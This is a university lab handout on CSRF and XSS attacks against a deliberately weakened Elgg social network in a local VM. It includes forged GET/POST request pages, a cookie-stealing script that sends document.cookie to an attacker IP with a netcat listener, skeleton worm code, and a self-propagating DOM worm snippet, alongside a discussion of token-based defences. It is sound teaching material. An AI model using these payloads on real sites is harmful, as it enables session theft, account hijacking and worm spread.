Homework 2: CSRF and XSS Attacks

Due date & time: Due at 23:59 on March 11, 2023. This is a firm deadline. Please find the submission instruction and grading criteria at the end of this document. This project MUST be finished independently. NUS's plagiarism detection system will be used to measure similarities of a submission to other submissions and to public documents on the Internet.

1 Overview

The overview of this lab is to help you understand Cross-Site Scripting (XSS) and cross-site-request forgery (CSRF or XSRF) attacks.

A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site and simultaneously visits a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session compromising its integrity.

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g., JavaScript programs) into the victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as cookies. The access control policies (i.e., the same origin policy) employed by the browser to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS and CSRF vulnerabilities, we have set up a social networking web application Elgg, which has already been installed in our VM. We modified the software to introduce XSS and CSRF vulnerabilities. You need to exploit these vulnerabilities and implement your own CSRF and XSS attacks.

NOTE: The original application has implemented several countermeasures for avoiding XSS and CSRF attacks.

2 Lab Environment

This lab can only be conducted in our Ubuntu 16.04(32bit) VM, because of the configurations that we have performed to support this lab. The VM can be downloaded from the following link:

https://drive.google.com/file/d/1VU-UckX08C2ZLXpY8jbAhXhToKgez0pV/view?usp=sharing

Root password: "1"

If you encounter an error saying, "Kernel Panic - not syncing: Attempted to kill the idle task" while trying to install the VM using VirtualBox on Windows, please assign more than two processor cores in "Settings -> System -> Processor".

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built UbuntuVM image. We have also created several user accounts on the `Elgg` server and the credentials are given below:

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. This lab involves two websites, the victim website and the attacker's website. Both websites are set up on our VM. Their URLs and folders are described in the following:

```
Attacker's website
URL: http://www.csrflabattacker.com
Folder: /var/www/CSRF/Attacker/

Victim website (Elgg)
URL: http://www.csrflabelgg.com
Folder: /var/www/CSRF/Elgg/

URL: http://www.xsslabelgg.com
Folder: /var/www/XSS/Elgg/
```

The above URLs are only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1     www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory "`/etc/apache2/sites-available`" contains the necessary directives for the configuration:

Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
ServerName http://www.example1.com DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
ServerName http://www.example2.com DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/ directory`. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
    $ sudo service apache2 start
```

3 Background of CSRF Attacks

A CSRF attack always involved three actors: a trusted site, a victim user, and a malicious site. The victim user simultaneously visits the malicious site while holding an active session with the trusted site. The attack involves the following sequence of steps:

1. The victim user logs into the trusted site using his username and password, and thus creates a new session.
2. The trusted site stores the session identifier for the session in a cookie in the victim user's web browser.
3. The victim user visits a malicious site.
4. The malicious site's web page sends a request to the trusted site from the victim user's browser.
5. The web browser automatically attaches the session cookie to the malicious request because it is targeted for the trusted site.
6. The trusted site processes the malicious request forged by the attacker web site.

The malicious site can forge both HTTP GET and POST requests for the trusted site. Some HTML tags such as *img*, *iframe*, *frame*, and *form* have no restrictions on the URL that can be used in their attribute. HTML *img*, *iframe*, and *frame* can be used for forging GET requests. The HTML *form* tag can be used for forging POST requests. The tasks in this lab involve forging both GET and POST requests for a target application.

Note: We have included some warm-up tasks so that you get used to the vulnerability concepts. These warm-up tasks are **NOT** gradable, and therefore **MUST NOT** be submitted as part of your solution. However, it is recommended that you try them out so that you get familiarized with the attack mechanisms, in case you're not.

4 CSRF Lab Tasks

For the lab tasks, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable `Elgg` site accessible at `www.csrflabelgg.com` inside the virtual machine. The second web site is the attacker's malicious web site that is used for attacking `Elgg`. This web site is accessible via `www.csrflabattacker.com` inside the virtual machine.

NOTE: The source for the webpage `www.csrflabattacker.com` is present at `/var/www/CSRF/Attacker/`.

Warm-up: Attack using HTTP GET request

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "*HTTP Header Live*"for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 6.1). Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.

In this task, we need two people in the Elgg social network: Alice and Boby. Boby wants to become a friend to Alice, but Alice refuses to add him to her Elggfriend list. Boby decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Boby's web site: `www.csrflabattacker.com`. Pretend that you are Boby, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Boby is added to the friend list of Alice (assuming Alice has an active session with Elgg).

To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "*HTTP Header Live*"Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the `img` tag, which automatically triggers an HTTP GET request). You may expect to see something similar to the following in the file Task1.html (your attack html):

```
<html>
<body>
<h1>Welcome to this page</h1>
<img width=0 height=0
   src="http://www.csrflabelgg.com/action/friends/add?friend=43">
</body>
</html>
```

To implement the html, you need to copy this file into Attacker's website floder: `/var/www/CSRF/Attackers`.

```
$ sudo cp Task1.html /var/www/CSRF/Attacker/
```

Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two wired-looking parameters, `_elgg ts` and `_elgg token`. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.

Task 1: Attack in HTTP POST request (4 marks)

After adding himself to Alice's friend list, Boby wants to do something more. He wants Alice to say "Boby is my Hero" in her profile, so everybody knows about that. Alice does not like Boby, let alone putting that statement in her profile. Boby plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Boby's) malicious web site www.csrflabattacker.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script `/profile/edit.php`, which processes the request and does the profile modification.

The server-side script `edit.php` accepts both GET and POST requests, so you can use the same trick as that in Warm-up to achieve the attack. However, in this task, you are required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim's browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. You can observe the structure of the request, i.e., the parameters of the request, by making some modifications to the profile and monitoring the request using the "*HTTP Header Live*" tool. You may see something similar to the following. Unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body (see the contents between the two ⬅ symbols):

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflat
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813 ←
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
......                                                            ←
```

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide a sample code in the following You can use this sample code to construct your malicious web site for the CSRF attacks. This is only a sample code, and you need to modify it to make it work for your attack.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
var fields;

// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won’t be able to see them.
fields += "<input type=’hidden’ name=’name’ value=’****’>";
fields += "<input type=’hidden’ name=’briefdescription’ value=’****’>";
fields += "<input type=’hidden’ name=’accesslevel[briefdescription]’ value=’2’>"; ①
fields += "<input type=’hidden’ name=’guid’ value=’****’>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "****";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

In line ①, the value 2 sets the access level of a field to public. This is needed. Otherwise, the access level will be set by default to private, so others cannot see this field. **It should be noted that when copy-and- pasting the above code from a PDF file, the single quote character in the program may become something else** (but still looks like a single quote). That will cause syntax errors. Replace all the single quote symbols with the one typed from your keyboard will fix those errors.

Questions: Describe your attack steps in full details and answer the following questions in your report:

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elggpassword, so he cannot log into Alice's account to get the information. Please describe **two ways** Boby can use to solve this problem.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elggprofile? Please explain.

5 XSS Lab Tasks

In this lab, we need to construct HTTP requests. You need to use "HTTP Header Live" to inspect requests. For the following tasks, the vulnerable `Elgg` site is accessible at `www.xsslabelgg.com` inside the virtual machine.

Warm-up: Posting a Malicious Message to Display Cookie

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed, and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS'); </script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window. Furthermore, if you want to steal Cookies from the Victim's Machine, you can alert the `document.cookie`. The following JavaScript program will display an alert window:

```
<script>alert(document.cookie);</script>
```

Warm-up Stealing Cookies from the Victim's Machine

In the previous warm-up, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `img` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.1.2.5), where the attacker has a TCP server listening to the same port.

```
<script>
document.write('<img src=http://10.1.2.5:5555?c=' +
escape(document.cookie) + '>');
</script>
```

A commonly used program by attackers is `netcat` (or `nc`), which, if running with the "`-l`"option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555:

```
$ nc -l 5555 -v
```

The "`-l`" option is used to specify that `nc` should listen for an incoming connection rather than initiate a connection to a remote host. The "`-v`" option is used to have `nc` give more verbose output.

The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with 127.0.0.1. Start a new terminal and then type the `nc` command above.

Task 2: Becoming the Victim's Friend. (3 marks)

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {

    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
           ①
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
           ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "****";

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send();
}
</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.

Questions. Finish the above attack and answer the following questions:

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

Question 2: If the Elgg application only provide the Editor mode for the "`About Me`" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Task 3: Modifying the Victim's Profile. (3 marks)

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in Task 4, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's *HTTP inspection tool*. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp
elgg_ts and Security Token elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    ...

    //Construct the content of your url.
    var content=...;  //FILL IN YOUR CODE HERE
    var samyGuid=... //FILL IN YOUR CODE HERE
    if(elgg.session.user.guid!=samyGuid)
        ①
    {
        //Create and send Ajax request to modify profile
        var sendurl =...;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
        Ajax.send(content);
    }
}
</script>
```

Similar to Task 2, the above code should be placed in the "`About Me`" field of Samy's profile page, and the Text mode should be enabled before entering the above JavaScript code.

____________________ ____________________ ____________________

Questions. Finish the above attack and answer the following question:

Question: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation

Task 4: Writing a Self-Propagating XSS Worm (5 marks)

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the `src` attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>`tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
var jsCode = document.getElementById("worm").innerHTML;            ②
var tailTag = "</" + "script>";                                     ③

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);    ④
```

```
alert(jsCode);
</script>
```

It should be noted that `innerHTML`(line ②) only gives us the inside part of the code, not including the surrounding `script` tags. We just need to add the beginning tag `<script id="worm">` (line ①) and the ending tag `</script>`(line ③) to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the `Content-Type` set to `application/x-www-form-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with `%HH`, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The `encodeURIComponent ()` function in line ④ is used to URL-encode a string.

Note: In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging, and it does not rely on external JavaScript code.

6. Optional tasks (Not graded. They may give you some idea about your final project.)

Optional Task 1: Implementing a countermeasure for CSRF in Elgg

Elgg does have a built-in countermeasure to defend against the CSRF attack. We have commented out the countermeasures to make the attack work. CSRF is not difficult to defend against, and there are several common approaches:

* *Secret-token approach*: Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.
* *Referrer header approach*: Web applications can also verify the origin page of the request using the *referrer* header. However, due to privacy concerns, this header information may have already been filtered out at the client side.

The web application Elgg uses secret-token approach. It embeds two parameters `__elgg_ts` and `__elgg_token` in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

Elgg **secret-token and timestamp in the body of the request.** Elgg adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters `__elgg_ ts` and `__elgg _token` to the POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

The `__elgg_ts` and `__elgg_token` are generated by the `views/default/input/securitytoken.php` module and added to the web page. The code snippet below shows how it is dynamically added to the web page.

```
$ts = time();
$token = generate_action_token($ts);
echo elgg_view('input/hidden', array('name' => '__elgg_token',
'value' =>$token));
echo  elgg_view('input/hidden',  array('name'  =>  '__elgg_ts',
'value' => $ts));
```

Elgg also adds the security tokens and timestamp to the JavaScript which can be accessed by

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The code below shows the secret token generation in Elgg.

```
function generate_action_token($timestamp)
{
$site_secret = get_site_secret();
$session_id = session_id();
// Session token
$st = $_SESSION['__elgg_session'];
if (($site_secret) && ($session_id))
{
return md5($site_secret . $timestamp . $session_id . $st);
}

return FALSE;
}
```

The PHP function session~~-~~id() is used to get or set the session id for the current session. The below code snippet shows random generated string for ~~a~~ given session_elgg sessionapart from public user Session ID.

```
.....
// Generate a simple token (private from potentially public session
id)
if (!isset($_SESSION['__elgg_session'])) {
$_SESSION['__elgg_session'] =
ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX);
........
```

Elgg **secret-token validation.** The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action call validates action token function and this function validates the tokens. If tokens are not present or invalid, the action will be denied, and the user will be redirected. The below code snippet shows the function validateactiontoken.

```
function validate_action_token($visibleerrors = TRUE, $token = NULL, $ts =
NULL)
{
if (!$token) {  $token = get_input('__elgg_token'); }
if (!$ts) {$ts = get_input('__elgg_ts');   }
$session_id = session_id();
if (($token) && ($ts) && ($session_id)) {
// generate token, check with input and forward if invalid
$required_token = generate_action_token($ts);

// Validate token
if ($token == $required_token) {

if (_elgg_validate_token_timestamp($ts)) {
// We have already got this far, so unless anything
// else says something to the contrary we assume we're ok
$returnval = true;
......
}
else {
......
register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
......
}
......
}
```

Turn on countermeasure. To turn on the countermeasure, please go to the directory /var/www/CSRF/ Elgg/vendor/elgg/elgg/engine/classes/Elgg and find the function gatekeeper in the ActionsService.phpfile. In function gatekeeper() please comment out the "return true;" statement as specified in the code comments.

```
public function gatekeeper($action) {
//SEED:Modified to enable CSRF.
//Comment the below return true statement to enable countermeasure
return true;
......
}
```

Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox’s HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Optional Task 2: Countermeasures for XSS in Elgg

Elgg does have a built-in countermeasure to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom-built security plugin HTMLawed on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the elgg/ engine/lib/input.php file.

To turn on the countermeasure, login to the application as admin, goto Account->administration (top right of screen) plugins (on the right panel) and click on security and spam under the filter options at the top of the page. You should find the HTMLawed lugin below. Click on Activate to enable the countermeasure. In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in user input, such as "<"to &lt, ">" to &gt, etc. Please go to /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/ output/and find the function call htmlspecialcharsin text.php, url.php, dropdown.php and email.php files. Uncomment the corresponding "htmlspecialchars"function calls in each file.

Once you know how to turn on these countermeasures, please do the following (Please do not change any other code and make sure that there are no syntax errors):

*Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.


*Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

5 Guidelines

5.1 Using the "HTTP Header Live"add-on to Inspect HTTP Headers

The instruction on how to enable and use the “HTTP Header Live” add-on tool is depicted in Figure 1. Click the icon marked by ①; a sidebar will show up on the left. Make sure that HTTP Header Liveis selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up but changing its size will trigger the re-drawing).

NOTE: If you cannot find the HTTP Header Live in the sidebar, please go to about:config in the FireFox and double click xpinstall.signatures.required and turn it down.



```
http://www.cis.syr.edu/~wedu/seec
GET HTTP/1.1 200 OK
Host: www.cis.syr.edu
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
```

Figure 1: Enable the HTTP Header Live Add-on

5.2 Using the Web Developer Tool to Inspect


There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox’s top right menu --> Web Developer --> Network or
Click the "Tools" menu --> Web Developer --> Network
```

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.


To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).

The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the Headers tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the Params tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including



Status	Method	File	Domain	Cause
▲ 302	POST	login	www.xsslabel...	document
▲ 302	GET	/	www.xsslabel...	document
● 200	GET	activity	www.xsslabel...	document

Figure 2: HTTP Request in Web Developer Network To



Sta	Me	Fil	Do	Ca	Ty	Tra	Siz	0 ms	640 ms
▲ 30:	POST	lo...	w...docu...	html	3.84 KB	20.02...		→ 148 ms	
▲ 30:	GET	/	w...docu...	html	3.80 KB	20.02...		→ 18 ms	
● 20	GET	a...	w...docu...	html	3.83 KB	20.02...		→ 37 ms	
○ 20	GET	f...	w...style...	css	cached	28.38...			
○ 20	GET	el...	w...style...	css	cached	58.09...			
○ 20	GET	c...	w...style...	css	cached	3.80 KB			
○ 20	GET	jq...	w... script	js	cached	83.57...			
○ 20	GET	jq...	w... script	js	cached	234.7...			

17 requests | 750.80 KB / 11.47 KB transferred | Finish: 1.46 s | DOMConte

Request URL: http://www.xsslabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1

Response headers (406 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0

Figure 3: HTTP Request and Request Details in Two Panes

username and password. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.

Font Size. The default font size of Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using Ctrland +button.


5.3 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

